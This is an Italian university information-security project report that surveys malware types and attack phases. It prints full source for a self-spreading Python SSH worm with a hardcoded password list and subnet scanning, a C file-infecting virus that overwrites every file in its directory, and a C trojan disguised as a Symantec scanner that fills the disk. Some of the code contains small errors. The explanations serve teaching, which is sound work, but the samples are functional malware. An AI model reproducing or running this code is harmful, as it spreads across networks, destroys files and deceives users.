ALMA MATER STUDIORUM-UNIVERSITÀ DI BOLOGNA

FACOLTÀ DI INGEGNERIA

Corso di Laurea Magistrale in Ingegneria Informatica

Attività progettuale di Sicurezza dell'Informazione

NOME DEL PROGETTO (DA DEFINIRE..)

Progetto di :
Dario Grandi

Relatore:
Prof.Ing.Rebecca Montanari

Anno accademico 2017/2018

1.0 **MALWARE**

- 1.1 Worm
- 1.2 Virus
- 1.3 Trojan Horse
- 1.4 Backdoor
- 1.5 Spyware
- 1.6 Dialer
- 1.7 Exploit
- 1.8 Hijacker
- 1.9 Rootkit
- 1.10 Scareware
- 1.11 Rabbit
- 1.12 Adware
- 1.13 Malvertising
- 1.14 File batch
- 1.15 Keylogger
- 1.16 Rogue antispyware
- 1.17 Ransomware
- 1.18 Bomba logica
- 1.19 Zip Bomb

2.0 **PORT SCANNING**

- 2.1 scan tcp connect
- 2.2 syn scan
- 2.3 ack scan
- 2.4 fin scan
- 2.5 null scan
- 2.6 x-amas scan

3.0 **ATTACCHI DISPONIBILITA'**

- 3.1 Dos
  - 3.1A indiretto:
    - Ping flood
    - Syn flood
  - 3.1B diretto:
    - DoS distribuito
    - DoS distribuito inverso
- 3.2 BotNet

TITOLO

Nella societa' attuale, con l'aumentare progressivamente dei dispositivi connessi a internet, il valore e la riservatezza delle informazioni riveste un ruolo sempre piu' importante.
La sicurezza dei dati è un aspetto fondamentale per la gestione e l'utilizzo di un Sistema Informativo.
In questo documento vengono analizzate alcune tecniche di attacchi intenzionali perpetrate da soggetti con intenti malevoli.
Nella prima parte verranno descritte alcune fasi tipiche con cui normalmente viene strutturato un attacco, successivamente verranno analizzate alcne delle tecniche utilizzate .
Per l'analisi delle tecniche di attacco ci serviremo anche di un sistema che racchiude innumerevoli tool finalizzati alla penetrazione e testing di servizi informatici, il sistema che li racchiude è una distribuzione Debian chiamata Kali, attraverso questa distribuzione poteremmo effettuare test e analizzare innumerevoli attacchi.
Punti di forza di Kali:

- comunità molto attiva
- progetto interamente OpenSource
- supporto per molteplici architetture hardware tra cui x86 e ARM
- facilità di utilizzo grazie all'interfaccia grafica fornita dal sistema operativo
- innumerevoli tool mirati alla sicurezza disponibili di default nel sistema

STRUTTURA TIPICA DI UN ATTACCO

Gli attacchi che vedremo sono molto diversi tra loro in base alal funzionalità e alla modalità di esecuzione ma generalmente segue un iter graduale, caratterizzato da più step, alcuni dei quali iniziano mesi prima che i target siano colpiti.

1. DEFINIZIONE DEL TARGET
   Come prima fase vi è l'individuazone dell'obbiettivo da colpire e progettare come impostare l'attacco.
   Generalmente, i motivi dei pirati informatici sono: ragioni economiche, possibilità di appropriasi di dati preziosi o danneggiare l'azienda.
2. SCANNING
   Estensione della prima fase.
   Si raccolgono le informazioni rilevate durante la progettazione e si usano per esaminare la rete.
   Alcuni strumenti che si possono utilizzare durante la fase di scansione possono includere dialer, port scanning, mapping di rete, sweepers e scanner di vulnerabilità. L'attaccante è alla ricerca di tutte le informazioni utili per effettuare l'attacco, come i nomi dei computer, gli indirizzi IP, e account utente.
3. OTTENIMENTO DELL'ACCESSO
   Le vulnerabilità scoperte durante la progettazione e la fase di scanning vengono sfruttate per ottenere l'accesso. Gli esempi di attacco includono stack overflow del buffer, basato su Denial of Service (DoS), e dirottamento di sessione. Questi temi saranno discussi in capitoli successivi.
   In questa fase viene iniettato il software malevolo attraverso malware.
4. MANTENIMENTO DELL'ACCESSO(facoltativo)
   Una volta ottenuto l'accesso al sistema ci può essere la necessita di mantenerne il controllo sulla macchina e per mantenerlo può esser rafforzato il sistema di sicurezza negando l'accesso a altri soggetti come per esempio amministratori di sistema o altri attaccanti.
   L'acceso esclusivo pùo esser garantito con backdoor, rootkit e Trojan.
   Una volta che l'attaccante è in pieno controllo del sistema lo può utilizzare come tramite per lanciare ulteriori attachi (zombie).

5. COPERTURA TRACCE
   Completate le fasi precedenti l'attaccante può aver la necessità di coprire le tracce per evitare il rilevamento del personale di sicurezza, per continuare a utilizzare il sistema, per cancellare le prove degli attacchi, o per evitare azioni legali.
   Vengono eliminate le tracce degli attacchi come i file di registro o file di log.

MODALITA' DI DIFFUSIONE DEI MALWARE

Per poter eseguire un insieme di istruzioni in un certo linguaggio nella macchina bersaglio vi sono molti modi, si distinguono in mdalità attive e passive.

attive

Sono modalità in cui l'attaccante entra a contatto direttamente con la macchina bersaglio.
Di solito questo richiede di avere accesso al sistema e quindi è poco frequente.

passive

In questa modalità viene utilizzato un tramite per poter far eseguire del codice nella macchina bersaglio generalmente viene usata la seganografia per raggiungere tale scopo.

L'utente bersagliato puo eseguire un software malevolo attraverso:

- Immagini: file che all'interno hanno codice malevolo nascosto, tramite l'apertura dell'immagine è possibile che venga svolta un azione dannosa se il sistema non è protetto adeguatamente(firewall)
- Fake Web Pages: vengono replicate pagine web al fine di far sembrare la pagina ufficiale del servizio, di solito è possibile crearla da oppure se è presente il codice HTML e il CSS scaricarle direttamente dal browser.
- Email: tramite l'apertura delle mail o l'apertura di un allegato l'utente bersaglio potrebbe eseguire codice malevolo.
- Banner: un altro richio presente sul Web sono le pubblicità, il banner di fatto si tratta di
- Moduli Kernel: la possibilità del Kernel linux di essere caricato con dei moduli lo rende da una parte molto modulare come sistema ma ha il difetto che è molto pericoloso far eseguire porzioni di codice all'interno dello spazio Kernel.

MALWARE

Definizione
Si definisce malware un qualsiasi software, documento o messaggio di posta specificamente progettato per compiere azioni dannose per un sistema informatico.

Modalità di diffusione
Diversi tipi di malware hanno modalità di attacco diverse e possono infettare sistemi attaccandosi ad altri programmi o a files.
Quando l'utente lancia un programma infetto, o apre un flile infetto, il malware si avvia e si propaga attaccando altri programmi o file.
Altri tipi di malware sfruttano falle di sicurezza nei sistemi operativi o in altri programmi (es. browser, Java, Active X, Flash etc..) per avere accesso al computer.
Una buona parte di malware viene installata dall'utente quando compie alcune azioni specifiche, ade esempio l'apertura di allegati tramite email o scaricando file da internet.
Col tempo vi è stata un evoluzione sul metodo di propagazione utilizzato dai malware, mentre prima le infezioni erano dovute a virus che si propagavano nel computer, oggi le infezioni sono spesso causate da differenti tipi di malware che agiscono in sintonia.
Per poter eseguire un insieme di istruzioni in un certo linguaggio nella macchina bersaglio vi sono molti modi, si distinguono in mdalità attive e passive.
ATTIVE
Sono modalità in cui l'attaccante entra a contatto direttamente con la macchina bersaglio.
Di solito questo richiede di avere accesso al sistema e quindi è poco frequente.
PASSIVE
In questa modalità viene utilizzato un tramite per poter far eseguire del codice nella macchina bersaglio generalmente viene usata la seganografia per raggiungere tale scopo.

L'utente bersagliato puo eseguire un software malevolo a sua insaputa atraverso:

- Immagini: file che all'interno hanno codice malevolo nascosto, tramite l'apertura dell'immagine è possibile che venga svolta un azione dannosa se il sistema non è protetto adeguatamente(firewall)
- Fake Web Pages: vengono replicate pagine web al fine di far sembrare la pagina ufficiale del servizio, di solito è possibile crearla da oppure se è presente il codice HTML e il CSS scaricarle direttamente dal browser.
- Email: tramite l'apertura delle mail o l'apertura di un allegato l'utente bersaglio potrebbe eseguire codice malevolo.
- Banner: è una forma pubblicitaria diffusa sul Web.
  E' un immagine , di solito molto accattivante, statica o animata, di diverse dimensioni, che viene posizionata all'interno della pagina (di solito in posizioni molto visibili, come in testa) , che serve ad attirare utenti su una determinata pagina o sito Web.
  Un banner può essere **statico** (quando va fruito così com'è) oppure **attivo o interattivo** (quando consente, una volta cliccato, di raggiungere un'altra pagina web).ù
  Il messaggio è costituito da un' **immagine** (GIF, JPEG), programmi **JavaScript** o **applicazioni multimediali** sviluppate in Java, ShockWave Flash o Flash, che spesso comprendono suoni o animazioni per attrarre un maggior numero di utenti.
  Tramite questi è possibile indurre ulteriormente l'utente a eseguire codice malevolo.

Tecniche di camuffamento
L'azione tipica di un antivirus è quella di scansionare il codice sorgente dei file tramite tecnche di reverse engeenering e successivamente capirne il significato per poter determinare se un file è malevolo oppure no.
Per poter complicare la vita all'antivirus e cercare di non esser individuato, il codice sorgente del malware può essere offuscato, vi sono diverse tecniche per poter offuscare un codice.

Alcuni esempi sono:

- **Dead-code**: semplice tecnica rudimentale che funziona con l'aggiunta di istruzioni inefficaci ad un programma per cambiare il suo aspetto, tuttavia, non alterando il suo comportamento.
  Es. aggiunta di operazioni NOP
- **Subroutine reordering**
  riordino subroutine è una tecnica di offuscamento che rende il pezzo originale di codice più difficile da individuare con programmi antivirus modificando l'ordine di subroutine del codice in modo randomizzato. E 'un modo molto intelligente di dire che questa tecnica può generare n! diverse varianti, dove n è il numero di subroutine.
- **Transposition code**
  Questo tipo di tecnica di offuscamento si assicura che il codice originale si evolve, sostituendo alcune istruzioni con altri equivalenti a quelli istruzioni originali. Per fare un esempio dalla figura 5, xor può essere sostituito con sub e MOV possono essere sostituiti con push / pop. Questa tecnica può cambiare il codice a una libreria di istruzioni simili.
- **Instruction substitution:**
  Questo tipo di tecnica di offuscamento si assicura che il codice originale si evolve, sostituendo alcune istruzioni con altri equivalenti a quelli istruzioni originali. Per fare un esempio una operazione di xor può essere sostituita con sub e MOV può essere sostituita con push / pop. Questa tecnica può cambiare il codice a una libreria di istruzioni simili.

È possibile anche criptare il payload attraverso numerevoli Tool, tra cui Veil che è presente nel Sistema Kali.

Finalità del malware

Le prime implementazioni di malware erano finalizzate a scherzi o sfide di hackers individuali.
Col passare del tempo, la produzione di malware è diventata un'attività a scopo di lucro (definita anche cybercrime), soprattutto con l'aumento dell'accessibilità a connessioni di banda larga, che ha permesso di diffondere con enorme facilità malware alla massa degli utenti e favorito un enorme crescita della produzione di malware.

Tramite malware è possibile raggiungere diversi scopi:

- rallentare progressivamente il sistema bersagliato;
- rubare informazioni personali sensibili;
- accedere a sistemi informatici privati;
- pubblicizzare intrusivamente prodotti o servizi;
- creare BotNets
- operazioni di spam su larga scala;
- spionaggio ed intelligence militare
- cyberattacchi e furti di dati su larga scala ad aziende
- possibilità di vendere informazioni ottenute o di ottenere un riscatto
- dimostrare vilnerabilità e falle nella gestione della praivacy di aziende
- rivendicazioni politiche da parte di movimenti hackers

Possiamo classificare il malware a seconda delle sue azioni malevoli (payload) e del suo metodo di propagazione.

CATEGORIE DI MALWARE

WORM

Descrizione
Particolare tipo di malware in grado di replicarsi, è simile ad un Virus ma a differenza di quest'ultimo, non ha bisogno di legarsi ad altri programmi per la sua esecuzione, si diffonde spedendosi direttamente agli altri computer, per esempio tramite email o una rete di computer.
Di solito un wurm modifica il computer infettato in modo da venire eseguito ad ogni avvio della macchina e rimane attivo fino allo spegnimento della macchina o fino all'arresto del processo corrispondente.
L'obbiettivo del worm è quello di replicarsi sfrutttando la rete internet in diversi modi, i mezzi di diffusione sono più di uno per uno stesso worm.
Un worm semplice composto solamente dalle istruzioni per replicarsi, di per sé non crea gravi danni diretti al di la dello spreco di risorse computazionali.
Spesso un wurm funge da veicolo per linstallazione automatica sul maggior numero di macchine di altri malware (backdoor, keylogger) che potranno poi essere sfruttati da un malintenzionato o addirittura da un altro worm.
Alcuni worm hanno la caratteristica peculiare di esistere e propagarsi colamente in memoria RAM, senza la necessità di avere come supporto fisico permanente un file, rendendone quindi la rivelazione ancora più difficile.

Esempio implementazione Worm in Python

```
import paramiko
import sys
import socket
import nmap
import os
import sys
import struct
import fcntl
import netifaces

credList = [
('hello', 'world'),
('hello1', 'world'),
('root', '#Gig#'),
('cpsc', 'cpsc'),
('ubuntu', '123456')
]

INFECTED_MARKER_FILE = "/tmp/infected.txt"

def isInfectedSystem(ssh):
	try:
		sftpClient = ssh.open_sftp()
		sftpClient.stat(INFECTED_MARKER_FILE)
		return True
	except:
		return False

def markInfected():

	file_obj = open(INFECTED_MARKER_FILE, "w")
	file_obj.write("Has anyone really been far as decided to use even go want to do
more like?")
	file_obj.close()
def spreadAndExecute(sshClient):
```

```
	wormLoc = "/tmp/replicator_worm.py"
	if len(sys.argv) >= 2:
		if sys.argv[1] == "--host":
			wormLoc = "replicator_worm.py"
	sftpClient = sshClient.open_sftp()
	sftpClient.put(wormLoc, "/tmp/replicator_worm.py")
	sshClient.exec_command("chmod a+x /tmp/replicator_worm.py")
	sshClient.exec_command("nohup python /tmp/replicator_worm.py &")
def tryCredentials(host, userName, _password, sshClient):
	try:
		sshClient.connect(host, username=userName, password=_password)
		return 0
	except paramiko.ssh_exception.AuthenticationException:
		return 1
	except socket.error:
		return 3

def attackSystem(host):

	global credList
	ssh = paramiko.SSHClient()
	ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
	for (username, password) in credList:

		if tryCredentials(host, username, password, ssh) == 0:
			print "Success with " + host + " " +  username + " " + password
			return (ssh, username, password)
		elif tryCredentials(host, username, password, ssh) == 1:
			print "Wrong Credentials on host " + host
			continue
		elif tryCredentials(host, username, password, ssh) == 3:
			print "No SSH client on " + host
			break
	return None

def getMyIP(interface):
	 networkInterfaces = netifaces.interfaces()
	 ipAddr = None
	 for netFace in networkInterfaces:

		addr = netifaces.ifaddresses(netFace)[2][0]['addr']
		if not addr == "127.0.0.1":
			ipAddr = addr
			break

	 return ipAddr

def getHostsOnTheSameNetwork():
	portScanner = nmap.PortScanner()
	portScanner.scan('192.168.1.0/24', arguments='-p -22 --open')
	hostInfo = portScanner.all_hosts();
	liveHosts = []
	ip_add = getMyIP(b"eth0")
	for host in hostInfo:
		if portScanner[host].state() == "up" and host != ip_add:
			liveHosts.append(host)

	return liveHosts

networkHosts = getHostsOnTheSameNetwork()
if not os.path.exists(INFECTED_MARKER_FILE):
	markInfected()
else:
	print "Already Infected"
	sys.exit()

for host in networkHosts:
	sshInfo =  attackSystem(host)
```

```
print sshInfo

if sshInfo:

        print "Trying to spread"
        if isInfectedSystem(sshInfo[0]) == True:
                print "Remote System is Infected"
                continue
        else:
                spreadAndExecute(sshInfo[0])
                print "Spreading complete on " + host
                sys.exit()
```

Librerie:

Paramiko
Si tratta di una libreria per la creazione di connessioni SSH2 (client o server). Utilizza SSH2 come alternativa a SSL per la creazione di connessioni sicure tra script python. Tutte i principali cifrari e metodi di hash sono supportati. Sono entrambi supportati anche la modalità client e server SFTP.

Sys
fornisce l'accesso a alcune variabili utilizzate o mantenute dall'interprete e alle funzioni che interagiscono fortemente con l'interprete.

Socket
fornisce l'accesso all'interfaccia di socket BSD. È disponibile su tutti i moderni sistemi Unix, Windows, Mac OS X, BeOS, OS / 2 e probabilmente piattaforme aggiuntive.

nmap
utilizza nmap e accede ai risultati della scansione da python

os
fornisce un modo portabile di utilizzare funzionalità dipendenti dal sistema operativo.

struct
Questo modulo esegue conversioni tra i valori Python e gli structs C rappresentati come stringhe di Python

fcntl
Questo modulo esegue il controllo dei file e il controllo I / O sui descrittori di file

netifaces
netifaces fornisce un modo per ottenere l'accesso ad un elenco delle interfacce di rete sulla macchina locale e per ottenere gli indirizzi di queste interfacce di rete.

Funzioni:

def isInfectedSystem(ssh):
Controlla se il sistema è infettato. L'approccio utilizzato è controllare per un file chiamato infected.txt nella directory /tmp (che è stata creata quando si è marcato il sistema come infetto).Ritorna un valore Booleano.

def markInfected():
Marca il sistema come infettato.Viene creato un file chiamato infected.txt nella directory /tmp/.

def spreadAndExecute(sshClient):
Questa funzione prende come parametru un istanza della classe SSH il quale era stata propriamente inizializzata e connessa al Sistema della vittima
Il Worm copia se stesso sul sistema remoto, cambia i permessi per l'eseguibile e si autoesegue.

def tryCredentials(host, userName, _password, sshClient)):
Prova a connettersi all'host specificato date le credenziali.
Prova a connettersi all'Host specificato usando username e passwrod memorizzate nelle variabili "userName"e "password" e usando l'istanza della classe SSH "sshClient".

Se il server non è online o ha altri problemi la funzione connect() lancierà un eccezzione “socket.error”, altrimenti se le credenziali non sono corrette lancierà un eccezione “paramiko.SSHException”.
Se invece il server è online e le credenziali sono corrette aprirà una connessione al sistema bersaglio.
L’istanza “sshClient” quindi rappresenterà una connessione SSH con la vittima.

def attackSystem(host):
Effettua un attaccco con dizionario all’host specificato.
Come prima cosa crea un istanza del Client SSH, ne setta alcuni parametri poi controlla nella lista di credenziali precedentemente memorizzata
Qui verrà chiamata la funzione “tryCredential()” per provare a connettersi al sistema remoto usando le credenziali.
Se “tryCredential” ritorna 0 allora sappiamo che è stato compromesso con successo il sistema della vittima.
In questo caso verrà ritornata una tupla contenente un istanza della connessione SSH al sistema remoto.

def getMyIP(interface):
Utilizzata per ottenere l’indirizzo IP del sistema attuale

def getHostsOnTheSameNetwork():
Funzione che ritorna la lista di sistemi connessi alla stessa rete

Funzionamento:
Il programma appena eseguito procede all’acquisizione del nome dell’host e tutti quelli della sottorete, controlla se è stato già infettato, attraverso la presenza del file chiamato “infected.txt”, se non è stato infettato procede a richiamare la funzione “markInfected()” la quale scrive su disco il file infected.txt.
Successivamente parte un ciclo per ogni host trovato nella sottorete e tramite la funzione “attackSystem(host)” cerca di instaurare una connessione ssh provando a settare le credenziali dell’host bersaglio.
Viene infine controllato se il sistema è infettato tramite la funzione isInfectedSystem() in caso contrario verrà eseguita “spreadAndExecute” la quale creerà il virus e verrà eseguito attraverso la linea di comando tramite ‘exec_command’.

VIRUS

Descrizione
Software in grado, una volta eseguito , di infettare dei file in modo da riprodursi facendo copie di sé stesso, generlmente senza farsi rilevare dall’utente.
Un virus non si limita unicamente a danneggiare la parte software di un sistema ma può indirettamente provocare danni anche all’hardware, per esempio provocando il surriscaldamento della CPU mediante overclocking (aumento frequenza del Clock), oppure fermando la ventola di raffreddamento.
Un virus, a differenza di un worm, è un frammento di codice che si aggiunge ai file esistenti, i worm sono file separati, standalone.

I virus informatici più semplici sono composti da due parti:

- ***routine di ricerca*** :funzione che dovrebbe eseguire una determinata operazione o risolvere un determinato problema.
- ***routine di infezione***: ha il compito di copiare il codice virale all’interno di ogni file selezionato dalla routine di ricerca perché venga eseguito ogni volta che il file infetto viene aperto.

Ciclo di vita di un virus

- Creazione: fase in cui lo sviluppatore progetta, programma e diffonde il virus.Di solito vengono usati linguaggi di programmazione a basso livello (assembly o C) in modo da ottenere codice virale di pochi centinaio di byte.
- Incubazione:il virus è presente sil computer da colpire ma nn compie alcuna attività.Rimane fermo finchè non si verificano le condizioni per la susa attivazione.
- Infezione: momento in cui si infetta un file e di conseguenza il sistema
- Attivazione:secondo le condizioni stabilite a priori dall'hacker, il virus inizia l'azione dannosa.
- Propagazione: propagazione dell'infezione da parte del virus, riproducendosi e infettando sia file nella stessa macchina che altri sistemi.
- Riconoscimento:viene riconosciuto il virus e viene individuata la stringa di riconoscimento, ovvero la firma che ontraddistingue ciascun virus.
- Estirpazione:ultima fase del ciclo vitale , il virus viene eliminato dal sistema.

Esempio implementazione VIRUS in C

```
#include<stdio.h>
#include<io.h>
#include<dos.h>
#include<dir.h>
#include<conio.h>
#include<time.h>

FILE *virus,*host;
int done,a=0;
unsigned long x;
char buff[2048];
struct ffblk ffblk;
clock_t st,end;

void main()
{
    st=clock();
    clrscr();
    done=findfirst("*.*",&ffblk,0);
    while(!done)
    {
        virus=fopen(_argv[0],"rb");
        host=fopen(ffblk.ff_name,"rb+");
        if(host==NULL) goto next;
        x=89088;
        printf("Infecting %s\n",ffblk.ff_name,a);
        while(x>2048)
        {
            fread(buff,2048,1,virus);
            fwrite(buff,2048,1,host);
            x-=2048;
          }
          fread(buff,x,1,virus);
          fwrite(buff,x,1,host);
          a++;
next:
          {
                fcloseall();
                done=findnext(&ffblk);
          }
    }
    printf("DONE! (Total Files Infected= %d)",a);
    end=clock();
    printf("TIME TAKEN=%f SEC\n",
               (end-st)/CLK_TCK);
    getch();
}
```

Questo algoritmo è stato compilato attraverso Borland 5.5 ma può essere compilato anche attraverso CodeBlock utilizzando GCC.

Librerie utilizzate:

stdio.h
contiene definizioni di macro, costanti e dichiarazioni di funzioni e tipi usati per le varie operazioni di input/output.
io.h
contiene strutture e dichiarazioni per operazioni di input/output di basso livello
dos.h
Definisce diverse costanti e fornisce le dichiarazioni necessarie per le chiamate specifiche DOS e x86.
dir.h
Contiene strutture, macros e funzioni per lavorare con le cartelle e nomi di percorsi.
conio.h
Dichiara diverse funzioni utilizzate per chiamare le routine I/O della console del sistema operativo. Le funzioni definite in questo file di intestazione non possono essere utilizzate nelle applicazioni GUI.
time.h
Fornisce un accesso standardizzato alle funzioni di acquisizione e manipolazione del tempo.

Funzioni utilizzate:

void clrscr (void);
Elimina la finestra di testo attuale e posiziona il cursore nell'angolo superiore sinistro (posizione 1,1).

clock_t clock(void);
Può essere utilizzato per determinare l'intervallo di tempo tra due eventi. Per determnare l'ora in secondi, il valore restituito dall'orologio viene diviso per il valore della macro CLK_TCK.

int findfirst(const char *pathname, struct ffblk *ffblk, int attrib);
Ricerca nelle cartelle del disco il file specificato da "pathname" in questo caso cerca il primo file generico con estensione e utilizza la struttura ffblk come secondo parametro per copiare le informazioni, come ultimo un attributo che può essere specificato per la ricerca del file.

FILE *fopen(const char *filename; const char *mode) ;
Prende come parametri di input il nome del file al quale si intende accedere("filename") e la modalità con cui si vuole aprirlo ("mode"), restituisce un puntatore all'oggetto **FILE** che servirà, dopo l'apertura, per poter accedere correttamente allo stream in un secondo momento; se non si può accedere al file, viene restituito un puntatore a NULL.

size_t fread(void *ptr, size_t size, size_t n, FILE *stream);
Legge da un file stream "n" elementi cisascuno con una grandezza "size"**,** gli elementi letti vengono immagazzinati nel buffer puntato dal puntatore ptr che deve essere di dimensioni adeguate.

size_t fwrite(const void *ptr, size_t size, size_t n, FILE *stream);
Appende "n" elementi di dati da stream, ognuno con una dimensione "size", a un dato file di output puntato da ptr.
Ritorna il numero di elementi scritti.

int fcloseall(void);
chiude tutti gli stream, restituisce il numero totale di flussi chiusi.

int findnext(struct ffblk *ffblk);
Se presente, individua il file successivo nella directory corrispondente all'argomento specificcato inizialmente in findfirst ("ffblk"), quindi modifica la struttura di ffblk al nuovo file.

Funzionamento:
Il programma Inizialmente il programma ottiene l'ora di riferimento, pulisce lo schermo e muove il cursore nell'angolo in alto a sinistra, cerca il primo file che è contenuto nella cartella dove risiede il programma. Quello che fa è cercare nella directory corrente uno ad uno tutti i file che trova con estensione ".", copia se stesso nei primi 88060 bye del file bersagliato sovrascrivendo il continuto esistente e rendendo inutilizzabile il file, nei casi non sia un eseguibile, o utilizzabile ma infettato , nel caso lo sia.
Infine stampa la quantità di file infettata e il tempo che intercorre a eseguire il programma.

Considerazioni:
Per eseguire questo programma è necessario che l'utente apra il file exe, generalmente questotipo di virus viene rilevato dall'antivirus in esecuzione sulla macchina bersaglio.
Ogni bersaglio che quindi non dispone di antivirus potrebbe essere potenzialmente infettato consentendo l'esecuzione del codice malevolo.
Come precauzione è necessario controllare i file prima di essere aperti, è frequente che l'estensione dei file eseguibili su windows possano esser modificati con altri tipi es. camuffamento del file .exe in file .jpg collegato ad un immagine.

TROJAN HORSE

È un codice annidato all'interno di un programma apparentemente utile. È l'utente stesso che installando ed eseguendo un determinato programma, installa ed esegue anche il dannoso codice contenuto.
Sono spesso utilizzati per installare delle backdoor, inviare messaggi di spam o intercettare informazioni quali i numeri delle carte di credito utilizzate per effettuare i pagamenti in rete
I trojan, a differenza dei virus o i worm, non si diffondono autonomamente e non sono in grado di replicarsi.
Richiedono quindi un azione diretta dell'aggressore per far giungere l'eseguibile maligno alla vittima.
A volte worm e trojan agiscono insieme, viene pirma iniettato un worm in rete con l'intento di installare dei trojan sui sistemi.
Spesso è la vittima stessa che involontariamente, prestando poca attenzione ai siti che visita, ricerca e scarica trojan sul proprio computer.

Principali Trojan

- Remote Access Trojans(RAT) o backdoor: trojan maggiormente diffusi usati per aprire porte, per far entrare virus o worm, per consentire attacchi DOS oppure per la creazione di BotNet, una rete di pc zombie usabili per effettuare attacchi o per essere venduti sul mercato nero.
- Trojan-DDos: solitamente installato su più macchine per creare una BotNet
- Trojan Proxy: trasforma il pc infetto in un proxy server, consente di eseguire attacchi o operazioni per altri attacchi in modo anonimo.
- Trojan-FTP: creato per aprire le porte FTP sul pc infetto, l'attaccante può accedere in questo modo alla rete condivisa e inviare minacce.
- Destructive trojan:usato per distruggere o cancellare tutti i dati, provocando il collasso del sistema operativo.
- Security Software Disabler Trojan:sono diegnati per fermare programmi come antivirus, firewall oppure IPS. Si usano di solito in combinazione con trojan che cancellano i dati.

- Data Sending/Stealing Trojan: mira a rubare informazioni e dati dal pc infetto come dati di login, informazioni delle carte du credito etc..
- Keylogger Trojans: tipo di trojan che salva tutti i tasti premuti dall'utente e li invia all'attaccante.
- Trojan Mailfinder: trojan usato per rubare le mail sul computer infetto e per inviarle all'attaccante il quale può usare l'elenco di mail come obbiettivi di spam.
- Trojan Dropper: trojan usato per installare altri malware sul pc target, solitamente utilizzato come prima fase di un attacco malware.
- Trojan Downloader: pensato per scaricare programmu sul pc infetto, usato spesso in combinazione con un trojan-dropper, è richiesta una protezione inadeguata da parte del pc target e una connessione attiva alla rete.
- Trojan ArcBomb:usato e creato per rallentare o rendere inutilizzabili i server mail.
- Trojan SMS: usato su dispositivi mobili come i cellulari che invia messaggi a numeri a pagamento.
- Trojan Ransom:blocca l'uso del pc infetto mostrando una pagina nella quale è richiesto un pagamento per sbloccare il pc. Tende a bloccare le funzioni del Desktop e della tastiera al di fuori della pagina dove va fatto il pagamento.
- Trojan IM: disegnato per rubare dati di acount da sistemi di messagistica istantanea.
- Cryptolock Trojan: variante di Ransomware che funziona in maniera analoga ma a differenza di Ransom tutti i dati sul pc vengono criptati quindi non p possibile recperarli se non pagando oppure ricorrendo all'uso di backup.

Esempio algoritmo trojan horse in C:

```
FILE *a,*t,*b;
int r,status,vir_count;
double i;
char ch[]="CREATING A HUGE FILE FOR OCCUPYING HARDDISK SPACE",choice;

void eatspace(void);
void findroot(void);
void showstatus(void);
void draw(void);
void accept(void);

void main()
{
    draw();
    accept();
    textcolor(WHITE);
    draw();
    gotoxy(12,8);
    cputs("ANALYZING YOUR SYSTEM. PLEASE WAIT...");
    sleep(3);
    gotoxy(12,8);
    delline();
    cputs("PRESS ANY KEY TO START THE SYSTEM SCAN...");
    getch();
    gotoxy(12,8);
    delline();
    findroot();
}
void accept()
{
    textcolor(LIGHTRED);
    gotoxy(1,8);

    if((choice=getch())!=13)
        exit(0);
}
```

```
void draw()
{
    clrscr();
    textcolor(WHITE);
    gotoxy(12,2);
    cputs("*******************************************************");
    gotoxy(12,6);
    cputs("*******************************************************");
    gotoxy(12,3);
    cputs("*\n\b*\n\b*\n\b");
    gotoxy(67,3);
    cputs("*\n\b*\n\b*\n\b");
    gotoxy(14,4);
    cputs("SYMANTEC SECURITY SCAN - 2009 (QUICK SYSTEM SCANNER)");
}
void findroot()
{
    char buf[4] = {'C','D','E','F'};
    for(i=1; i<=4; i++)
    {
        t=fopen(""+buf[i]+":\\windows\\explorer.exe","rb");
        if(t!=NULL)
        {
            fclose(t);
            textcolor(WHITE);
            a=fopen(""+buf[i]+":\\windows\\system32\\spceshot.dll","rb");
            if(a!=NULL)
            {
                textcolor(LIGHTRED);
                gotoxy(12,8);
                cputs("SYSTEM SCAN WAS INTERRUPTED. TRY AGAIN LATER!");
                getch();
                exit(1);
            }
            b=fopen(""+buf[i]+":\\windows\\system32\\spceshot.dll","wb+");
            if(b!=NULL)
            {
                showstatus();
                eatspace();
            }
            break;
        }
    }
    if(t==NULL)
    {
        textcolor(LIGHTRED);
        gotoxy(12,8);
        cputs("SYSTEM SCAN FAILED! PRESS ANY KEY TO CLOSE THIS PROGRAM.");
        getch();
        exit(1);
    }
    exit(1);
}
void eatspace()
{
    textcolor(LIGHTRED);
    gotoxy(12,16);
    cputs("WARNING: DO NOT ABORT THE SCAN PROCESS UNTIL IT IS COMPLETED!\n");
    textcolor(WHITE);
    gotoxy(12,18);
    while(1)
    {
        for(r=1; r<4; r++)
        {
            for(i=1; i<900000; i++)
            {
                status=fputs(ch,b);
                if(status==EOF)
                {
                    textcolor(WHITE);
```

```
                        vir_count=random(120);
                        draw();
                        gotoxy(12,8);
                        cprintf("SCAN COMPLETE!. DETECTED AND CLEANED OVER %d
      THREATS!",vir_count);
                        gotoxy(12,10);
                        cprintf("PRESS ANY KEY TO CLOSE...");
                        getch();
                        break;
                    }
                }
                cputs(".");
                if(status==EOF) break;
            }
            if(status==EOF) break;
        }
        exit(0);
      }
      void showstatus()
      {
          gotoxy(12,8);
          cputs("SCANNING THE SYSTEM FOR THREATS");
          gotoxy(12,10);
          cputs("THIS MAY TAKE UP A FEW MINUTES TO FEW HOURS");
          gotoxy(12,13);
          cputs("SCAN IN PROGRESS. PLEASE WAIT...");
}
```

Librerie utilizzate:

stdio.h
contiene definizioni di macro, costanti e dichiarazioni di funzioni e tipi usati per le varie operazioni di input/output.

conio.h
Dichiara diverse funzioni utilizzate per chiamare le routine I/O della console del sistema operativo. Le funzioni definite in questo file di intestazione non possono essere utilizzate nelle applicazioni GUI.

dos.h
Definisce diverse costanti e fornisce le dichiarazioni necessarie per le chiamate specifiche DOS e x86.

stdlib.h
l'header file che dichiara funzioni e costanti di utilità generale: allocazione della memoria, controllo dei processi, e altre funzioni generali comprendenti anche i tipi di dato.

Funzioni utilizzate:

void accept():
piazza il cursore alla locazione desiderata sullo schermo
cambia la posizione del cursore usando la funzione gotoxy()
scrive stringhe sullo schermo cputs()

void draw():
Stampa su schermo il nome dell'antivirus ingannando l'utente.

void findroot():
cerca il path corretto della drectory provando a cercare su più letteri del disco rigido per trovarne uno valido che contenga il persorso "X:\\windows\\explorer.exe", in caso di mancato ritrovamento il processo avvertirà sullo schermo con una scritta e si chiuderà.

In caso abbia trovato il path provvede a entrare nel percorso “X:\\windows\\system32\\”e utilizzando la modalità in scrittura binaria (modalità “wb” della funzione fopen precedentemente citata), posiziona il file creato “spaceshot.dll”.

void eatspace():
funzione che occupa la memoria con un ciclo di 900000 ripetizioni moltiplicate per 4 volte, richiamando la funzione random().
La funzione random() viene precedentemente inizializzata con la funzione randomize().
